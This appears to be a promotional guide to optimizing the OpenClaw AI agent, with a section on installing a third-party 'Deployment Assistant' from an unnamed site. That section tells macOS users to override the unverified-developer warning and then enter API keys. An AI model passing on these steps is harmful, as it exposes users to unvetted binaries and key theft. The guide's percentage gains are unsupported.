
In 2026, OpenClaw users want their AI agent to run faster, handle more tasks, and remain stable even under heavy workloads. The good news is that you can achieve major performance improvements through a few practical, easy-to-apply techniques. This guide explains OpenClaw's scalability principles and shares proven optimization strategies for better speed, lower memory usage, and greater reliability.
Quick Wins for Better Performance
Lane-Based Concurrency Model
OpenClaw's lane-based concurrency system is one of the most powerful ways to boost performance. Each "lane" processes an independent task without interfering with others. You can dynamically adjust the number of active lanes based on your current workload
This design greatly increases throughput and responsiveness, making it ideal for running multiple projects or handling high-demand scenarios at the same time
Memory Optimization Best Practices
Supply only the context the model actually needs for the current task — this single step can reduce memory usage by up to 80%
Enable dynamic tool loading so tools are loaded only when required, cutting system prompt overhead by approximately 30%
Pro Tip: Refresh the memory before making major changes to avoid accidental loss of critical data
Tiered Configuration Approach
Organize your settings into three resource levels to avoid waste:
Level 1 (Basic) — Minimal resources for simple, lightweight tasks
Level 2 (Medium) — Balanced resources for moderate workloads
Level 3 (Advanced) — Full resources for complex or demanding jobs
This tiered method lets you switch configurations dynamically without restarting, reduces unnecessary memory consumption, and keeps performance optimal across different task sizes. Review your tiers monthly to ensure they still match your needs
Understanding Common Bottlenecks
Performance problems in OpenClaw often come from:
Cross-context interference — A unified memory system can cause data from one project to unintentionally affect another
Automatic summarization and deletion — The system may quietly remove or condense important information
Outdated or opaque settings — Old configurations may not work well with newer features and can cause slowdowns or unexpected behavior
Regularly reviewing and cleaning your memory and settings helps prevent most of these issues

OpenClaw Deployment Assistant – Quick Installation (3 Minutes)
System Requirements

Windows 10 (64-bit) or higher, 4GB+ RAM
macOS 10.15 or later (Apple Silicon M1/M2/M3/M4 or Intel), 4GB+ RAM
Step-by-Step Installation
Download
Go to OpenClaw Deployment Assistant Official Website
Download the Installer
Windows: Download OpenClawTooli18n_u2451m_1.2.27_x64-setup.exe
macOS Apple Silicon: Download OpenClawTool_1.2.26_aarch64.dmg
macOS Intel: Download OpenClawTool_1.2.26_x64.dmg
Install
Windows: Run the .exe file and follow the prompts
macOS: Open the .dmg, drag OpenClaw to Applications folder
(If macOS shows "developer cannot be verified", go to System Settings → Privacy & Security and click Still Ope)

Launch & Deploy


Open the app. The built-in Deployment Assistant will automatically run a 6-step one-click deployment:
System detection
Install dependencies
Download OpenClaw (v2.1.0)

Configure settings
The whole process finishes in about 3 minutes with no manual work needed



Set Up AI Model
After deployment, enter your API key (supports Zhipu GLM, Tongyi Qianwen, DeepSeek, Doubao, OpenAI-compatible APIs, etc.)
Keys are encrypted and stored locally
Done
The smart chat interface will open
You can now use OpenClaw for automation, web browsing, file organization, code review, and more
Advanced Optimization Strategies
Resource Allocation Tuning
Assess the real memory and compute needs of each task
Set appropriate limits per lane to avoid both shortages and waste. Use a memory tracker to identify high-consumption jobs early, and balance CPU/GPU usage across lanes for steady performance
Efficient Data Storage
Keep only essential data in active memory
Use MEMORY.md as your main persistent knowledge store and clean out outdated entries on a weekly basis
Combined with dynamic tool loading, this keeps the overall memory footprint lean and responsive
If you notice slowdowns, the first step is usually to check and trim the size of MEMORY.md
Monitoring and Automation
Real-Time Monitoring
Use tools such as openclaw-telemetry to track commands, prompts, and memory usage in real time
Commands like docker stats openclaw-gateway give you immediate visibility into resource consumption
Set up alerts for when memory or other resources approach critical thresholds so you can act proactively
Automated Recovery
Create scripts that automatically save critical context and restart services when memory limits are nearing maximum
This reduces manual work and makes the system far more resilient during intensive sessions
Final Thoughts
By combining lane-based concurrency, smart memory management, tiered configurations, regular cleanup, and proactive monitoring, OpenClaw becomes significantly faster, more stable, and highly scalable in 2026. These techniques work well for both everyday tasks and heavy, complex workloads. Start with the quick wins (context minimization, dynamic loading, and MEMORY.md usage), then gradually add monitoring and tiered settings. Monitor the results and fine-tune as your usage evolves.